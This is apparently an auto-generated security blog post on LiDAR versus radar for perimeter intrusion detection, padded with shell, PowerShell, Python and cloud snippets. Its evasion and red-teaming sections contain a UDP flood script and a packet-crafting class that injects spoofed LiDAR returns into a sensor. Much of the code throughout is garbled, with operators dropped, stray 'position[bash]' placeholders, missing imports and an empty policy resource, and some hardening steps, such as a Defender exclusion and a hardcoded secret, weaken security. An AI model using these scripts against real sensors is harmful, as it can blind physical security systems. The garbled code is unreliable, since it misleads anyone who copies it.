Listen to this Post
Introduction:

As physical security perimeters face increasingly sophisticated intrusion attempts, traditional radar-based detection systems are showing critical vulnerabilities. LiDAR (Light Detection and Ranging) technology is emerging as both a compelling alternative and powerful complement to radar, offering centimeter-level precision and 3D environmental mapping that fundamentally changes how organizations detect and respond to threats. This shift represents a paradigm change in perimeter security architecture, where sensor fusion and AI-driven analytics create detection capabilities that adversaries struggle to bypass.
Learning Objectives:
- Understand the technical differences between LiDAR and radar for perimeter security applications
- Learn implementation strategies for LiDAR-based intrusion detection systems
- Master configuration techniques for sensor fusion in critical infrastructure protection
You Should Know:
1. LiDAR vs. Radar: The Technical Security Comparison
LiDAR operates by emitting laser pulses and measuring reflection times to create precise 3D point clouds, while radar uses radio waves for detection. For security professionals, this means:
Linux-based analysis of LiDAR data:
 Install Point Cloud Library for analyzing LiDAR data
sudo apt-get install libpcl-dev pcl-tools

View LiDAR point cloud data
pcl_viewer security_scan.pcd

Convert LiDAR data to analyzable format
pcl_convert_pcd_ascii_binary input.pcd output.txt 0

Filter noise from LiDAR scans
pcl_voxel_grid input.pcd output_filtered.pcd -leaf 0.01,0.01,0.01
Windows PowerShell for radar system interrogation:
 Query radar system status via API
$radarStatus = Invoke-RestMethod -Uri "http://radar-controller.local/api/status" -Method Get
$radarStatus | ConvertTo-Json

Compare detection zones
$lidarZones = Get-Content "C:\Security\LiDAR\zones.json" | ConvertFrom-Json
$radarZones = Get-Content "C:\Security\Radar\zones.json" | ConvertFrom-Json
Compare-Object $lidarZones $radarZones
2. Setting Up Multi-Sensor Fusion for Critical Infrastructure
Combining LiDAR with existing radar systems creates redundant detection layers that adversaries cannot easily defeat:
Configuration for sensor fusion middleware:
 Python script for sensor data correlation
import numpy as np
import json
import requests

class SecurityFusionEngine:
def <strong>init</strong>(self):
self.lidar_data = []
self.radar_data = []

def ingest_lidar(self, point_cloud):
 Process LiDAR point cloud
filtered = [p for p in point_cloud if p['intensity'] > 0.3]
self.lidar_data.extend(filtered)

def ingest_radar(self, radar_detections):
 Correlate radar detections with LiDAR
for detection in radar_detections:
if self.verify_with_lidar(detection):
self.trigger_alert(detection)

def verify_with_lidar(self, radar_target):
 Check if radar target exists in LiDAR data
for lidar_point in self.lidar_data:
distance = np.sqrt(
(radar_target['x'] - lidar_point['x'])2 +
(radar_target['y'] - lidar_point['y'])2
)
if distance < 0.5:  Within 50cm
return True
return False

def trigger_alert(self, target):
 Send to SIEM
alert = {
'timestamp': target['timestamp'],
'sensor_fusion': 'LIDAR+RADAR',
'confidence': 0.98,
'coordinates': f"{target['x']},{target['y']}"
}
requests.post('https://siem.internal/alerts', json=alert)

Initialize fusion engine
fusion = SecurityFusionEngine()
3. Evasion Techniques and LiDAR Countermeasures
Understanding potential attack vectors helps harden deployments:
Testing LiDAR vulnerabilities with Linux tools:
 Simulate LiDAR spoofing attacks
sudo apt-get install nmap hping3

Identify LiDAR sensors on network
nmap -sP 192.168.1.0/24 | grep -i "lidar"

Test for reflection attacks (requires laser diode)
echo "Testing LiDAR blinding countermeasures"
python3 -c "
import socket
import time

UDP packet flood to LiDAR processing unit
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
packets_sent = 0
for i in range(10000):
sock.sendto(b'\x00'1024, ('192.168.1.100', 2368))
packets_sent += 1
if packets_sent % 1000 == 0:
print(f'Sent {packets_sent} spoofed packets')
time.sleep(0.1)
"
Windows-based radar jamming detection:
 Monitor radar interference patterns
$Performance = Get-Counter '\Radar System\Signal-to-Noise Ratio'
$Baseline = 15.0  dB

if ($Performance.CounterSamples.CookedValue -lt $Baseline) {
Write-Host "WARNING: Radar interference detected - possible jamming attack"

Trigger LiDAR fallback
Invoke-RestMethod -Uri "http://lidar-controller/activate" -Method Post -Body '{"mode":"primary"}'

Log to Windows Event Log
Write-EventLog -LogName Security -Source "Perimeter" -EventId 5001 -Message "Radar degraded, switched to LiDAR"
}
4. Cloud Integration and Remote Monitoring
Modern perimeter security requires cloud connectivity with proper hardening:
AWS IoT Core configuration for LiDAR streams:
 Install AWS CLI and configure
pip install awscli boto3
aws configure

Create IoT thing for LiDAR sensor
aws iot create-thing --thing-name "Perimeter-LiDAR-01"

Attach security policy
aws iot create-policy --policy-name LiDARPolicy --policy-document '{
"Version": "2012-10-17",
"Statement": [{
"Effect": "Allow",
"Action": ["iot:Connect", "iot:Publish"],
"Resource": [""]
}]
}'

Publish test LiDAR data
aws iot-data publish --topic "security/lidar/raw" --payload file://test_scan.json
Azure Sentinel integration:
// KQL query for LiDAR anomaly detection
SecurityEvent
| where EventID == 4688
| where ProcessName contains "lidar"
| extend CommandLine = tostring(Process)
| where CommandLine contains "anomaly"
| project TimeGenerated, Computer, CommandLine
| join kind=inner (
PerimeterAlerts
| where SensorType == "LiDAR"
| project TimeGenerated, Location, Confidence
) on TimeGenerated
| where Confidence > 0.95
| project Computer, Location, TimeGenerated, CommandLine
5. Hardening LiDAR Processing Units
Securing the compute infrastructure handling sensor data:
Linux hardening for LiDAR servers:
 Secure LiDAR processing unit
sudo ufw enable
sudo ufw default deny incoming
sudo ufw allow from 192.168.1.0/24 to any port 2368 proto udp  LiDAR data stream
sudo ufw allow from 10.0.0.0/8 to any port 22 proto tcp  Management

Set up SELinux policies
sudo semanage port -a -t lidar_port_t -p udp 2368
sudo audit2allow -a -M lidar_policy
sudo semodule -i lidar_policy.pp

Encrypt LiDAR data at rest
sudo apt-get install cryptsetup
sudo cryptsetup luksFormat /dev/sdb1  Encrypted volume for LiDAR logs
sudo cryptsetup open /dev/sdb1 lidar_data
sudo mkfs.ext4 /dev/mapper/lidar_data
Windows Server security configuration:
 Windows Firewall rules for LiDAR processing
New-NetFirewallRule -DisplayName "LiDAR Inbound" -Direction Inbound -Protocol UDP -LocalPort 2368 -Action Allow
New-NetFirewallRule -DisplayName "LiDAR Outbound" -Direction Outbound -Protocol TCP -RemotePort 443 -Action Allow

Enable BitLocker for LiDAR storage
Enable-BitLocker -MountPoint "D:" -EncryptionMethod XtsAes256 -UsedSpaceOnly -SkipHardwareTest

Configure Windows Defender for LiDAR process
Add-MpPreference -ExclusionProcess "lidar_processor.exe"
Set-MpPreference -PUAProtection Enabled
6. API Security for Sensor Networks
LiDAR systems increasingly expose REST APIs for integration:
Securing LiDAR API endpoints:
 Flask application with proper authentication
from flask import Flask, request, jsonify
import jwt
import datetime
from functools import wraps

app = Flask(<strong>name</strong>)
app.config['SECRET_KEY'] = 'your-secret-key-here'

def token_required(f):
@wraps(f)
def decorated(args, kwargs):
token = request.headers.get('Authorization')
if not token:
return jsonify({'message': 'Token missing'}), 401
try:
data = jwt.decode(token, app.config['SECRET_KEY'], algorithms=['HS256'])
except:
return jsonify({'message': 'Invalid token'}), 401
return f(args, kwargs)
return decorated

@app.route('/api/v1/lidar/scan', methods=['POST'])
@token_required
def receive_lidar_scan():
data = request.get_json()

Validate data integrity
if not data.get('signature'):
return jsonify({'error': 'Missing signature'}), 400

Verify sensor identity
expected_sig = hashlib.sha256(f"{data['sensor_id']}{app.config['SECRET_KEY']}".encode()).hexdigest()
if data['signature'] != expected_sig:
return jsonify({'error': 'Invalid signature'}), 401

Process LiDAR data
return jsonify({'status': 'processed', 'alerts': check_intrusions(data)})

def check_intrusions(scan_data):
alerts = []
for point in scan_data['points']:
if point['z'] < 0.5 and point['intensity'] > 0.8:  Low height, high reflectivity
alerts.append({
'type': 'potential_crawler',
'confidence': 0.95,
'coordinates': [point['x'], point['y']]
})
return alerts

if <strong>name</strong> == '<strong>main</strong>':
app.run(ssl_context=('cert.pem', 'key.pem'), host='0.0.0.0', port=443)
7. Red Teaming LiDAR Deployments
Understanding how to test these systems ethically:
Python-based LiDAR evasion testing:
!/usr/bin/env python3
import socket
import struct
import time
import numpy as np

class LiDAREvasionTester:
def <strong>init</strong>(self, target_ip, target_port=2368):
self.target = (target_ip, target_port)
self.sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

def craft_spoofed_packet(self, position, intensity=1.0):
 Simulate LiDAR return packet (Velodyne format example)
packet = struct.pack('<HHHH', 0x00, 0x00, 0x00, 0x00)  Header

for i in range(12):  12 data blocks
azimuth = (i  30) % 360
packet += struct.pack('<H', azimuth)

for j in range(32):  32 lasers
distance = np.sqrt(position[bash]2 + position[bash]2 + position[bash]2)
packet += struct.pack('<H', int(distance  100))  Distance in cm
packet += struct.pack('<B', int(intensity  255))  Intensity
packet += struct.pack('<B', j)  Laser ID

packet += struct.pack('<I', int(time.time()  1000000))  Timestamp
return packet

def test_evasion_techniques(self):
 Technique 1: Slow crawl (under 0.5 m/s)
for x in np.arange(0, 10, 0.1):
pos = [x, 5, 0.3]  Low profile crawl
packet = self.craft_spoofed_packet(pos, intensity=0.2)  Low reflectivity
self.sock.sendto(packet, self.target)
time.sleep(0.5)  Very slow movement

Technique 2: High-speed approach
for t in np.arange(0, 2, 0.05):
pos = [20 - t10, 5, 1.8]  Running approach
packet = self.craft_spoofed_packet(pos, intensity=0.9)
self.sock.sendto(packet, self.target)
time.sleep(0.05)

Technique 3: Multi-point spoofing (confusion attack)
positions = [[x, y, 1.7] for x in range(0, 20, 2) for y in range(0, 10, 2)]
for pos in positions:
packet = self.craft_spoofed_packet(pos, intensity=0.8)
self.sock.sendto(packet, self.target)

def cleanup(self):
self.sock.close()

Usage
tester = LiDAREvasionTester("192.168.1.100")
tester.test_evasion_techniques()
tester.cleanup()
Windows-based detection logging:
 Monitor for LiDAR spoofing attempts
$EventFilter = @{
LogName = 'Security'
ID = 5156  Windows Filtering Platform connection
StartTime = (Get-Date).AddHours(-1)
}

$Events = Get-WinEvent -FilterHashtable $EventFilter
$SpoofAttempts = $Events | Where-Object {
$_.Properties[bash].Value -like "2368"  LiDAR port
}

if ($SpoofAttempts.Count -gt 100) {
Write-Host "ALERT: Possible LiDAR spoofing attack detected"
Write-Host "Attempts: $($SpoofAttempts.Count)"

Trigger incident response
Start-Process "C:\Tools\incident_response.exe" -ArgumentList "--lidar-spoofing"
}
What Undercode Say:
LiDAR technology represents a fundamental shift in perimeter security, offering three key advantages over traditional radar: centimeter-level precision eliminates the “gray zones” where intruders could hide; 3D mapping capabilities detect crawling, climbing, or digging attempts that radar might miss; and the active optical system is significantly harder to jam or spoof than radio-frequency based systems. Security leaders should view LiDAR not as a radar replacement but as part of a multi-layered sensor fusion strategy. The integration challenges are real—processing massive point cloud data requires significant compute resources, and environmental factors like heavy fog or direct sunlight can impact performance. Organizations implementing LiDAR must also consider the cybersecurity of the sensors themselves, as these IP-addressable devices become potential attack vectors. The most resilient deployments will combine LiDAR with radar, thermal imaging, and AI-driven analytics that correlate data across all sensors, creating detection capabilities that adapt to evolving threat methodologies. As critical infrastructure attacks become more sophisticated, the physical security industry must embrace these technological advances or risk leaving facilities vulnerable to increasingly creative intrusion methods.
Prediction:
Within 18-24 months, we will see targeted attacks against LiDAR-based security systems emerge as threat actors develop countermeasures specifically designed to blind or confuse these optical sensors. This will drive a new arms race in physical security, where AI-powered anomaly detection becomes essential to distinguish between genuine environmental noise and sophisticated evasion techniques. The convergence of physical and cybersecurity will accelerate, with perimeter sensors becoming fully integrated into enterprise SOCs and incident response workflows. Organizations that fail to adopt sensor fusion architectures will find their perimeters increasingly vulnerable to attacks that exploit the blind spots of single-technology solutions.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Nirgoren Securityleadership – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


